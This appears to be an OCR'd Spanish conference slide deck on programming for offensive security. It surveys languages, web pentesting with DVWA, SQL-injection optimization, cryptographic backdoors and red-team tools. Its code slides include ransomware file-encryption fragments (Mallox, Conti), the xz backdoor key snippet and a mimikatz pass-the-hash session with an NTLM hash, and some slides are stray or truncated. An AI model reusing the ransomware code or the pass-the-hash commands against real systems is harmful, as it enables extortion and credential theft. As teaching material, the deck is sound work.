
Programación orientada al hacking

Mauricio Jara ~ @synawk

MAURICIO JARA

❤️ Malware

- deception technologies
- malware research
- adversary emulation



synawk.com
malwarespace.com

reversing

malware analysis

mobile security

threat hunting

web pentesting

red team

exploiting

cryptography

VS

Porque ..

... aprender a programar?

- Comprensión profunda de vulnerabilidades
- Desarrollo de herramientas personalizadas
- Actualización constante de conocimientos
- Capacidad para analizar el código
- Independencia

Que lenguajes aprender

- Desarrollo de tools (Automatizacion)
  - Go, python, ruby, bash
- Malware:
  - C, C++, asm, Nim, Rust, PowerShell, Python
- Web-Mobile Pentest
  - Java, PHP, Python, C#, Ruby
  - JavaScript, WASM, HTML, TypeScript

Que tanto?


- scripting
- + algoritmos
- + pattern design (software)


scripting

- Desarrollo de herramientas simples para tareas específicas.
- Automatización de procesos manuales o repetitivos.
- Recolección de información masiva (recon, exfiltración, scraping).
- Procesamiento rápido de resultados, sin depender de herramientas externas.

Algoritmos


- Uso de algoritmos de búsqueda, ordenamiento y hashing para optimizar tareas.
- Mejora del rendimiento de herramientas ofensivas y defensivas.
- Implementación de lógicas avanzadas en malware, EDRs, fuzzers y analizadores.





Patrones de Diseño

- Desarrollo de software robusto, mantenible y escalable.
- Organización de código en módulos reutilizables (payloads, evasores, handlers).
- Facilita el crecimiento de herramientas ofensivas completas (como frameworks o botnets).




PENTEST WEB


LIVE Thursday, July 10, 12 p.m. EDT (1600 UTC)

News Conference

NASA and its partners will discuss the agency's upcoming SpaceX Crew-11 mission to the International Space Station



Client-Side



Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
Page
Workspace
retargeting-pixels.02346b5d.js
11.4a12a891.js
4577.8c504641.js
build/web-player
11.4a12a891.js
869.4f9b63d6.js
3094.c83409ae.js
3949.9269387c.js
4577.8c504641.js
4787.9edc1ede.js
5527.25201cf2.js
5593.ddb4d476.js
6070.c2cb40c1.js
7514.029e3313.js
7936.f978feb3.js
8182.7bc80805.js
8832.4d0ee82e.js
9268.5d3b3249.js
9643.403566a8.js
dwp-feedback-b...
dwp-home-chips...
dwp-home-head...
dwp-now-playin...
dwp-panel-secti...
dwp-top-bar.16c...
"use strict";
(("undefined" != typeof self ? self : global).webpackChunkclient_web = ("undefined" != typeo
7816: (e, t, n) => {
n.d(t, {
g: () => m
});
n(16961),
n(32807);
var i = n(30758)
, r = n(97500)
, s = n.n(r)
, o = n(84567)
, a = n(53229)
, l = n(12351);
const c = "w0kwPDoelauN3C9dVoVe"
, u = "xzLZD9uD3b4u9wecXAJY"
, d = "DaFhhSm73r7rNpomErhI";
var v = n(86070);
const S = e => {
let {children: t} = e;
return (0,
v.jsx)(v.Fragment, {
children: t
})
}
, m = (0,
i.forwardRef)((function(e, t) {



JS

Server-Side


Server-Side

- **Node.js:**
  - Express.js, Next.js, NestJS, Fastify, Koa, Hapi
- **Java:**
  - Spring Boot, Jakarta EE, Micronaut, Quarkus, Vert.x, Spark
- **Go:**
  - Gin, Echo, Fiber, Beego, Revel, Buffalo
- **Ruby:**
  - Ruby on Rails, Sinatra, Hanami, Grape
- **PHP:**
  - Laravel, Symfony, CodeIgniter, Slim, Zend Framework, Yii
- **Python:**
  - Django, Flask, FastAPI, Tornado, Pyramid, Bottle
- **C# / .NET:**
  - ASP.NET Core, Blazor, NancyFX, Mono, Web API
- **Rust:**
  - Actix, Rocket


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*





```php
if (isset($CurrentBlock))
{
    $CurrentBlock['interrupted'] = (isset($CurrentBlock['interrupted'])
        ? $CurrentBlock['interrupted'] + 1 : 1
    );
}
```




```php
if (isset($CurrentBlock))
{
    $CurrentBlock['interrupted'] = (isset($CurrentBlock['interrupted'])
        ? $CurrentBlock['interrupted'] + 1 : 1
    );
}
```


```php
$indent = strspn($line, ' ');

$text = $indent > 0 ? substr($line, $indent) : $line;

# ~
```




```php
if (isset($CurrentBlock))
{
    $CurrentBlock['interrupted'] = (isset($CurrentBlock['interrupted'])
        ? $CurrentBlock['interrupted'] + 1 : 1
    );
}
```

```php
$indent = strspn($line, ' ');

$text = $indent > 0 ? substr($line, $indent) : $line;

# ~
```

```php
$methodName = 'block' . $CurrentBlock['type'] . 'Continue';
$Block = $this->$methodName($Line, $CurrentBlock);

if (isset($Block))
{
    $CurrentBlock = $Block;

    continue;
```




```php
if (isset($CurrentBlock))
{
    $CurrentBlock['interrupted'] = (isset($CurrentBlock['interrupted'])
        ? $CurrentBlock['interrupted'] + 1 : 1
    );
}
```

```php
$indent = strspn($line, ' ');

$text = $indent > 0 ? substr($line, $indent) : $line;

# ~
```


```php
$methodName = 'block' . $CurrentBlock['type'] . 'Continue';
$Block = $this->$methodName($Line, $CurrentBlock);

if (isset($Block))
{
    $CurrentBlock = $Block;

    continue;
```

```php
$blockTypes = $this->unmarkedBlockTypes;

if (isset($this->BlockTypes[$marker]))
{
    foreach ($this->BlockTypes[$marker] as $blockType)
    {
        $blockTypes []= $blockType;
    }
}
```

SQL Injection

- Evitar depender de herramientas.
- Explorar manualmente muchas veces es mejor que usar tools

SQL Injection




technique	number of letters	number of requests
simplest binary search	220	2028
sqlmap	220	1496
binary search + trie	**220**	**967**

https://synawk.com/blog/improving-sql-injections


CRIPTOGRAFÍA

Security company RSA denies knowingly installing NSA 'back door'

Denial follows allegations that pioneering company made NSA algorithm its default in return for payment



Second NSA Crypto Tool Found in RSA BSafe


sshd
liblzma
1. liblzma is loaded into sshd during its startup
sshd
liblzma
2. liblzma hooks the symbol resolution code
sshd
liblzma
openssl
RSA
4. Openssl loads, sshd tries to resolve the function RSA_public_decrypt
sshd
liblzma
openssl
RSA
3. The hook interferes and points the function symbol at a malicious implementation

```
user_secret_key[0] &= 0xF8u;
user_secret_key[31] = user_secret_key[31] & 0x3F | 0x40;
curve25519(user_secret_key, basepoint, user_public_key);
curve25519(user_secret_key, master_pub_key, share_key);
v24 = 0;
v23 = 0;
// sha256 constants
sha256_h0 = 0x6A09E667;
sha256_h1 = 0xBB67AE85;
sha256_h2 = 0x3C6EF372;
sha256_h3 = 0xA54FF53A;
sha256_h4 = 0x510E527F;
sha256_h5 = 0x9B05688C;
sha256_h6 = 0x1F83D9AB;
sha256_h7 = 0x5BE0CD19;
SHA256_Update(sha256_ctx, share_key);
SHA256_Final(sha256_ctx);                    // sha256 of share_key
```

Mallox


```
static char g_PublicKey[1024] = "__PUBLIC_KEY__"; /*"-----BEGIN RSA PUBLIC KEY-----MI
        "PG4p+X/JBYP3m0XUXLc/FMNvrB5zHoTV/81FAk2rHZ3+eQhdB3l773U...";*/
...
...

        ECRYPT_ivsetup(&FileInfo->CryptCtx, FileInfo->ChachaIV);
        ECRYPT_encrypt_bytes(&FileInfo->CryptCtx, Buffer, Buffer, BytesRead);

        Offset.QuadPart = -((LONGLONG)BytesRead);

        SetFilePointerEx(FileInfo->FileHandle, Offset, NULL, FILE_CURRENT);
        WriteFullData(FileInfo->FileHandle, Buffer, BytesToWrite);
        //break;
    }
    CloseHandle(FileInfo->FileHandle);
    FileInfo->FileHandle = NULL;
    int len = strlen(FileInfo->Filename);
    int lengthExtension = strlen(g_Extension);
    char* EncryptedFilename = (char *)malloc(len + lengthExtension + 1);
    RtlSecureZeroMemory(EncryptedFilename, len + lengthExtension + 1);
    memcpy(EncryptedFilename, FileInfo->Filename, len);
    strcat(EncryptedFilename, g_Extension);
```

Conti

```go
package main

import (
    "crypto"
    "crypto/ecdsa"
    "crypto/elliptic"
    "crypto/rand"
    "crypto/rsa"
    "crypto/sha256"
    "testing"
)

func BenchmarkECC(b *testing.B) {
    message := []byte("This is a test message")
    hash := sha256.Sum256(message)

    // Benchmark Key Generation
    b.Run("KeyGeneration", func(b *testing.B) {
        for i := 0; i < b.N; i++ {
            _, err := ecdsa.GenerateKey(ellipt
            if err != nil {
                b.Fatalf("Failed to generate E
            }
        }
    })

    privateKey, err := ecdsa.GenerateKey(ellip
    if err != nil {
        b.Fatalf("Failed to generate ECC key: 
    }
```


NORMAL benchmark_test.go

→ encryption



PlayStation 3 hack – how it happened and what it means

A group of coders claims the PS3 has been hacked, opening the doors to software piracy. We look into the implications




RED TEAM / Adversary Emulation

Tools

```
PS C:\Mimikatz\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Mar  5 2017 22:41:35
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:jeff /domain:jefflab.com /ntlm:d4dad8b9f8ccb87f6d6d02d7388157ea
user    : jeff
domain  : jefflab.com
program : cmd.exe
impers. : no
NTLM    : d4dad8b9f8ccb87f6d6d02d7388157ea
  |  PID  4240
  |  TID  5608
  |  LSA Process is now R/W
  |  LUID 0 ; 12663024 (00000000:00c138f0)
  \_ msv1_0   - data copy @ 000002508309B80 : OK !
  \_ kerberos - data copy @ 0000025083168778
